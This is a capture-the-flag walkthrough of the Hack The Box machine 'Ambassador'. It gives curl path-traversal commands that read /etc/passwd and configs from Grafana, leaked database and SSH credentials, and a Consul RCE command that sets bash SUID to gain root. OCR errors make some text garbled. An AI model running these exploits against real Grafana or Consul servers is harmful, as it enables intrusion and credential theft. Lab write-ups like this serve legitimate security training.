
205 HTB Ambassador

[HTB] Ambassador

by Pablo

• Resources:



Objectives:

Ambassador starts off with a Grafana instance. I'll exploit a directory traversal / file read vulnerability to read the config and get the password for the admin. From the Grafana admin panel, I'll get creds to the MySQL instance. Logging into that leaks credentials for a developer and I can get a shell with SSH. This developer has access to a git repo that leaks a token used for Consul in an old commit. I'll use that to interact with Consul and get execution as root. We only hack manually here. This is a no metasploit zone.

1. Ping & whichsystem.py

```
1. D ping -c 1 10.10.11.183

PING 10.10.11.183 (10.10.11.183) 56(84) bytes of data.

64 bytes from 10.10.11.183: icmp_seq=1 ttl=63 time=145 ms

--- 10.10.11.183 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 145.032/145.032/145.032/0.000 ms

D whichsystem.py 10.10.11.183

10.10.11.183 (ttl -> 63): Linux
```

2. Nmap

```
    nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000,3306 ambassador.htb
    22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
    80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
    3000/tcp open ppp? syn-ack
    3306/tcp open mysql syn-ack MySQL 8.0.30-0ubuntu0.20.04.2
```

3. Google frameworks and software used on system.

```
    Google the SSH version 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
    https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5
```

```
3. openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium
4. I already know that the only exploits known right now for SSH are for versions 7.7 and below. This is also a version 8.2 so that throws that out of the window.
```

4. Whatweb

```
1. > whatweb http://10.10.11.183:3000
http://10.10.11.183:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][ZZ], HttpOnly[redirect_to],
IP[10.10.11.183], RedirectLocation[/login], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-
XSS-Protection[1; mode=block]
http://10.10.11.183:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.2.0], HTML5, IP[10.10.11.183], Script,
Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-
Protection[1; mode=block]
2. Grafana stands out. Lets do a searchsploit for Grafana
```

5. searchsploit garfana

```
1. Description searchsploit grafana

Grafana 7.0.1 - Denial of Service (PoC)

Grafana 8.3.0 - Directory Traversal and Arbitrary File Read

Grafana <=6.2.4 - HTML Injection

2. Grafana 8.3.0 - Directory Traversal and Arbitrary File Read stands out to me.

3. https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p

4. Today we are releasing Grafana 8.3.1, 8.2.7, 8.1.8, 8.0.7. This patch release includes a high severity security fix that affects Grafana versions from v8.0.0-beta1 through v8.3.0.
```

Optional

6. Found a python exploit for this grafana on github.

```
    https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
    git clone https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
    cd exploit-grafana-CVE-2021-43798
    pip install -r requirements.txt
    https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
```

7. Enumerating the website

Dissecting the python script to use in a more simple curl payload

8. Building our payload using curl with --path-as-is flag.

- 9. REGEX to iterate through all the plugins. The for loop was kind of a fail. I think he was expecting different results. So we just stuck with the plain curl command.
- #pwn_directory_traversal_locations_Linux_target
- #pwn_traversal_locations_Linux_target

```
1. ▶ for plugin in alertlist annolist barchart bargauge candlestick cloudwatch dashlist elasticsearch gauge
geomap gettingstarted grafana-azure-monitor-datasource graph heatmap histogram influxdb jaeger logs loki mssql
mysql news nodeGraph opentsdb piechart pluginlist postgres prometheus stackdriver stat state-timeline status-
histor table table-old tempo testdata text timeseries welcome zipkin Target host; do echo -e"\n[+] Trying with
plugin $plugin:\n\n"; curl -s -X GET
"http://10.10.11.183:3000/public/plugins/$plugin/../../../../../../../../../../../etc/passwd" --path-as-is;
done
3. We also try with /etc/hosts and with /proc/net/tcp
4. When we try with '/proc/net/tcp' we get the following error.
5. [+] Trying with plugin grafana-azure-monitor-datasource:
seeker cant seek
6. Savitar tries '/proc/net/fib_trie' <<< seeker cant seek</pre>
7. ▷ curl -s -X GET
'http://10.10.11.183:3000/public/plugins/alertlist/../../../../../../../../../../../etc/passwd' --path-as-
is | grep "sh$"
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer:/home/developer:/bin/bash
8. ▷ curl -s -X GET
rsa' --path-as-is
9. ⊳ curl -s -X GET
path-as-is
seeker cant seek
10. ▷ curl -s -X GET
log' --path-as-is
11. ▷ curl -s -X GET
path-as-is
```

Pass curl command through Burpsuite proxy

- #pwn_curl_command_through_BurpSuite_proxy
- 10. How to pass a curl command through BurpSuite

Savitar finds the exploit I had found from earlier

6. Found a python exploit for this grafana on github.

```
    https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
    git clone https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
    cd exploit-grafana-CVE-2021-43798
    pip install -r requirements.txt
    Savitar has modified this exploit into a curl command. See below.
```

7. Curl command with github exploit does the trick

```
1. D cat paths.txt | while read route; do echo -e "\n[+] Trying with path $route:\n\n"; curl -s -X GET
"http://10.10.11.183:3000/public/plugins/alertlist$route" --path-as-is; done > plugins_enumeration.txt
2. It enumerates a whole bunch of stuff I had to send it to a file.
3. # Either "mysql", "postgres" or "sqlite3", it's your choice
type = sqlite3
host = 127.0.0.1:3306
name = grafana
user = root
```

Cheating on this one

```
1. I have tried reinstalling urllib3
2. https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798
3. I have tried it in a virtualENV
4. I give up on trying to get this script to run.
5. Savitar is able to crack the passwords using the script. I will take his word for it the passwords are
6. mysql.yaml | proxy | dontStandSoCloseToMe632221! | grafana
7. I am not able to connect but neither is savitar
8. ▶ mysql -u'grafana' -p -H 10.10.11.183
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)'
~ ▷ dontStandSoCloseToMe63221!
9. Not a capital -H but a lowercase -h. lol
10. When it rains it pours. WTF is this shit
11. ▷ mysql -u'grafana' -p -h 10.10.11.183
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
ERROR 1045 (28000): Access denied for user 'grafana'@'10.10.14.3' (using password: YES)
```

Install mysql and mariadb client cli on BlackArch with sudo pacman -S myphpadmin

Left off 02:16:44

9. MySQL MariaDB login

```
1. I keep getting this error below:
2. ERROR 1045 (28000): Access denied for user 'grafana'@'10.10.14.3' (using password: YES)
3. I could not figure out what was wrong. Well I had the wrong password. LMAO
4. mysql login with soon be deprecated so I used mariadb instead. It is the same syntax so no big deal.
5. > mysql -u'grafana' -p -h 10.10.11.183
6. > mariadb -u 'grafana' -p -h 10.10.11.183
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.30-Oubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL[(none)]>
7. This is the corrector password grafana:dontStandSoCloseToMe63221!
8.
```

10. Enumerating the mySQL mariaDB server. select * from users\G;

```
1. ▷ mariadb -u 'grafana' -p -h 10.10.11.183
2. MySQL [(none)]> show databases;
Database
grafana
information_schema
mysql
 performance_schema
 sys
 whackywidget
6 rows in set (0,154 \text{ sec})
3. MySQL [(none)]> use whackywidget
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -\mathsf{A}
4. MySQL [whackywidget]> show tables;
Tables_in_whackywidget
users
1 row in set (0,138 sec)
5. MySQL [whackywidget]> describe users;
Field Type
                      | Null | Key | Default | Extra
user varchar(255) YES
 pass
2 rows in set (0,164 sec)
```

11. Apparently the base64 encoded string is just encoded only using base64. So it may as well be in plain text.

```
1. ~/hackthebox/ambassador > echo -n "YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==" | base64 -d anEnglishManInNewYork027468 |
2. Now we can ssh into the box as user 'devolper:anEnglishManInNewYork027468' |
3. > ssh developer@10.10.11.183 |
The authenticity of host '10.10.11.183 (10.10.11.183)' can't be established.

ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.11.183' (ED25519) to the list of known hosts.

developer@10.10.11.183's password: <anEnglishManInNewYork027468>
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

Last login: Fri Sep 2 02:33:30 2022 from 10.10.0.1

developer@ambassador:~$
4. developer@ambassador:~$ whoami
developer
```

12. export TERM=xterm allows you to use CTRL + 1 to clear the screen

```
1. developer@ambassador:~$ export TERM=xterm
```

13. Here we have the user flag

```
1. developer@ambassador:~$ cat user.txt
af69eb974a826ed0025dd59326effcf5
```

14. Lets enumerate the box using developer ssh session

```
1. developer@ambassador:~$ cat .gitconfig
[user]
        name = Developer
        email = developer@ambassador.local
[safe]
        directory = /opt/my-app
2. developer@ambassador:~$ cd /opt/my-app
developer@ambassador:/opt/my-app$ ls -la
3. If you ever see a .git in a direcgtory you can do a git log to see the commits and such.
4. developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
      Sun Mar 13 23:47:36 2022 +0000
5. developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 23:47:36 2022 +0000
    tidy config script
diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD

 6. ~/hackthebox/ambassador ▷ searchsploit consul
```

15. Consul - RCE

```
1. developer@ambassador:/opt/my-app$ ps -faux | grep consul
           1095 0.3 3.7 794612 75300 ? Ssl 04:52 0:18 /usr/bin/consul agent -config-
root
dir=/etc/consul.d/config.d -config-file=/etc/consul.d/consul.hcl
          1993 0.0 0.0 6432 720 pts/0 S+ 06:18 0:00
                                                                             \_ grep --color=auto consul
2. We grep the running processes for the word consul. We find a conul.d/consul.hcl. If you notice consol.hcl is
being run as root.
3. https://github.com/owalid/consul-rce
4. Usage for consul-rce
5. python3 consul_rce.py -h
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
6. developer@ambassador:/opt/my-app$ sudo -l
[sudo] password for developer:
Sorry, user developer may not run sudo on ambassador.
7. developer@ambassador:/opt/my-app$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
8. ▷ git clone https://github.com/owalid/consul-rce.git
9. ▷ cd consul-rce
```

16. Wget to victim machine

17. Execute the consul_rce.py script


```
developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
developer@ambassador:/tmp$ cd /opt/my-app
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
       Sun Mar 13 23:47:36 2022 +0000
   tidy config script
diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
## Export MYSQL PASSWORD and CONSUL_HTTP_TOKEN before running
developer@ambassador:/opt/my-app$
                                                                          developer@ambassador: /opt/my-app 173x43
```

PrivESC to ROOT

```
developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
developer@ambassador:/tmp$ cd /opt/my-app
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 23:47:36 2022 +0000
    tidy config script
diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
 -- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
developer@ambassador:/opt/my-app$ cd /tmp
developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "chmod u+s /bin/bash"
[+] Check xhxhvghtxukiscl created successfully[+] Check xhxhvghtxukiscl deregistered successfully
developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 <mark>/bin/bash</mark>
developer@ambassador:/tmp$ bash -p
oash-5.0# whoami
root
bash-5.0# cat /root/root.txt
See1f24b2e76c1269ebca2ce04a6ea94
pash-5.0#
```

Continuing with the execution of exploit consul_rce.py

```
1. developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-
39540ee469b5 -c "chmod u+s /bin/bash"
[+] Check xhxhvghtxukiscl created successfully
[+] Check xhxhvghtxukiscl deregistered successfully
2. developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
3. developer@ambassador:/tmp$ bash -p
4. bash-5.0# whoami
root
5. bash-5.0# cat /root/root.txt
6ee1f24b2e76c1269ebca2ce04a6ea94
```



Pwn3d